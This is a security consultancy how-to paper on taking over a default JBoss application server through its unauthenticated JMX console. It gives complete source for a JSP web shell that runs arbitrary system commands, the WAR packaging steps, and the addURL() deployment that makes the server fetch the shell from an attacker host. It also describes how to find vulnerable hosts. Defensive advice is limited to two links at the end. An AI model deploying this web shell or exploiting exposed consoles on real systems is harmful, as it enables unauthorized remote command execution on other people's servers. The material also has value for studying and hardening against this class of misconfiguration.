

Hacking jBoss

Hacking a default jBoss installation using a browser

Jörg Scheinert
joerg.scheinert@nruns.com
IT Security Consultant, n.runs AG



n.runs AG is a vendor-independent consulting company specializing in the areas of: IT Infrastructure, IT Security ,IT Business Consulting and IT Applications. For additional information visit the n.runs AG website at www.nruns.com.

Table of Contents

1. Introduction.....	3
2. Jboss.....	3
2.1. Default installation.....	3
2.2. JMX Console	3
3. Deploy a web application.....	4
3.1. The web application	4
3.2. Deploy it.....	5
4. Execute your code (hacker view).....	6
5. Secure the JMX Console (administrator view)	6

1. Introduction


This paper is a brief how-to on hacking a default Jboss installation using the JMX-Console.

2. Jboss

Jboss is an open source, standards-compliant application server which is based on J2EE (Java 2 Enterprise Edition). Being a Java-based application, it is generally platform-independent.


2.1. Default installation

The default configuration of Jboss is relatively open and thereby provides the administrator – as well as hackers - with many possibilities to compromise it.



2.2. JMX Console

The [JMX console](http://en.wikipedia.org/wiki/JMX)¹ can be remotely accessed on port 8080 in the default configuration. The JMX console provides a view into the microkernel of the Jboss application server, as well as access to the MBeans of the application server. The JMX console can be used to configure the MBeans of the Jboss server. By default the JMX console on [http://\[host\]:8080/jmx-console](http://[host]:8080/jmx-console) can be accessed without any authentication.



¹ <http://en.wikipedia.org/wiki/JMX>

3. Deploy a web application

In order to deploy new applications on the application server, it is only necessary to configure the DeploymentScanner by adding a new URL with a customized WAR (Web ARchive) file.

The [DeploymentScanner](#)² regularly checks the configured URLs for new applications to deploy. By default it only checks the URL <file://JBOSSHOME/server/default/deploy/>, but with the addURL() command, it is possible to add a new URL with an application. Jboss will get the application from this URL. The next step is to wait for the DeploymentScanner to run the next time (usually about one minute), and access the new application.

3.1. The web application

It is necessary to create a WAR file with WEB-INF a JSP to execute system commands. Here is a short example:

```
$ echo 'The JSP to execute the commands'
$ cat >cmd.jsp
<%@ page import="java.util.*,java.io.*"%>
<%
%>
<HTML><BODY>
Commands with JSP
<FORM METHOD="GET" NAME="myform" ACTION="">
<INPUT TYPE="text" NAME="cmd">
<INPUT TYPE="submit" VALUE="Send">
</FORM>
<pre>
<%
if (request.getParameter("cmd") != null) {
    out.println("Command: " + request.getParameter("cmd") + "<BR>");
    Process p = Runtime.getRuntime().exec(request.getParameter("cmd"));
    OutputStream os = p.getOutputStream();
    InputStream in = p.getInputStream();
    DataInputStream dis = new DataInputStream(in);
    String disr = dis.readLine();
    while ( disr != null ) {
        out.println(disr);
        disr = dis.readLine();
    }
}
%>
</pre>
</BODY></HTML>
$ echo 'The web.xml file in the WEB-INF directory configures the web application'
$ mkdir WEB-INF
$ cat >WEB-INF/web.xml
<?xml version="1.0" ?>
<web-app xmlns="http://java.sun.com/xml/ns/j2ee"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xsi:schemaLocation="http://java.sun.com/xml/ns/j2ee
http://java.sun.com/xml/ns/j2ee/web-app_2_4.xsd"
version="2.4">
    <servlet>
        <servlet-name>Command</servlet-name>
        <jsp-file>/cmd.jsp</jsp-file>
    </servlet>
</web-app>
$ echo 'Now put it into the WAR file'
$ jar cvf cmd.war WEB-INF cmd.jsp
$ echo 'Copy it on a web server where the Jboss server can get it'
$ cp cmd.war /var/www/localhost/htdocs/
```

² <http://wiki.jboss.org/wiki/Wiki.jsp?page=DeploymentScanner>

More information can be found at:

WAR file: http://en.wikipedia.org/wiki/Sun_WAR_%28file_format%29

Creating a WAR file: <http://access1.sun.com/techarticles/simple.WAR.html>

JSP: http://en.wikipedia.org/wiki/JavaServer_Pages

3.2. Deploy it

1. Navigate the browser to the `jboss.deployment:flavor=URL,type=DeploymentScanner` mbean

([http://\[host\]:8080/jmx-console/HtmlAdaptor?action=inspectMBean&name=jboss.deployment:type=DeploymentScanner,flavor=URL](http://[host]:8080/jmx-console/HtmlAdaptor?action=inspectMBean&name=jboss.deployment:type=DeploymentScanner,flavor=URL))




The screenshot shows the JMX console interface. The URL in the address bar is `http://victim:8080/jmx-console/`. The page displays several MBeans:

- jboss.deployer**
 - [service=BSHDeployer](#)
- jboss.deployment**
 - [flavor=URL,type=DeploymentScanner](#) (highlighted with a red circle)
- jboss.ejb**
 - [persistencePolicy=database.service=EJBTimerService](#)
 - [retryPolicy=fixedDelay.service=EJBTimerService](#)
 - [service=EJBDeployer](#)
 - [service=EJBTimerService](#)

2. Add the URL of the customized WAR file with the `addURL()` command

Invoke:




The screenshot shows the 'void addURL()' operation form. The URL `http://victim:8080/jmx-console/HtmlAdaptor?act` is in the address bar. The form contains a table with the following data:

Param	ParamType	ParamValue	ParamDescription
p1	java.lang.String	http://hacker/cmd.war (highlighted with a red circle)	(no description)

Below the table is an 'Invoke' button (highlighted with a red circle).

Success:




The screenshot shows the 'JMX MBean Operation Result' page for the `addURL()` operation. It includes the JBoss logo and navigation links: [Back to Agent View](#), [Back to MBean View](#), and [Reinvoke MBean Operation](#). The status message reads: 'Operation completed successfully without a return value.' (highlighted with a red circle).

3. Wait for the DeploymentScanner....



The screenshot shows an HTTP 404 error page. The address bar contains `http://victim:8080/cmd/cmd.jsp`. The page title is 'HTTP Status 404 - /cmd/cmd.jsp'. The message is: 'The requested resource (/cmd/cmd.jsp) is not available.' The footer indicates 'Apache Tomcat/5.5.9'.

4. Access the deployed application



4. Execute your code (hacker view)

What needs to be deployed in order to execute the desired commands on the Jboss server? To access an application with the browser, a web application should be deployed. For example put a command.jsp into the WAR file and upload it to the web server. The WAR file should be deployed, wait for the DeploymentScanner and execute commands using the command.jsp. These commands will be executed with the privileges of the Jboss server.

4.1. Identifying vulnerable systems

Identifying vulnerable systems is easy, just check for page :

```
http://[host]:8080/jmx-console/HtmlAdaptor?action=inspectMBean&name=jboss.deployment:type=DeploymentScanner,flavor=URL
```

and the string "addURL()".

5. Secure the JMX Console (administrator view)

<http://wiki.jboss.org/wiki/Wiki.jsp?page=SecureTheJmxConsole>
<http://jira.jboss.com/jira/secure/attachment/12313981/index.html>

n.runs AG is a vendor-independent consulting company specializing in the areas of: IT Infrastructure, IT Security, IT Business Consulting and IT Applications. Founded in 2001, n.runs specializes in helping its customers to solve their information technology problems proactively and reactively. n.runs delivers services in the areas of network design planning and implementation consulting, technical security consulting such as secure design, application auditing, development of customized security solutions, information security management consulting and specialized application products. Based in Oberursel and Berlin, Germany, n.runs offers its knowledge and expertise to clients all over the world. For additional information visit the n.runs AG website at www.nruns.com.